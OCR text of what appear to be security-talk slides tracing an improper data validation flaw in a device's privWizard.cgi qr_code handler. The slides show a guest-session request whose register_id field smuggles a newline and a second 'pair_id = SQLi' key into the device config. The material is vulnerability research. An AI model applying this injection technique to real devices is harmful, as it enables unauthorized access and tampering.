
user

call qr_code_add_device

privWizard.cgi

device config

Improper Data Validation – Code Flow



user = guest

func = qr_code


op = 5

session = <session>

register_id = a\npair_id = SQLi

取得 session 的 user (guest)


Improper Data Validation – Code Flow



user = guest
func = qr_code
op = 5
session = <session>
register_id = a\npair_id = SQLi

將 register_id = "a\npair_id = SQLi"
寫入 guest 的 device config

Improper Data Validation – Code Flow



user = guest

func = qr_code

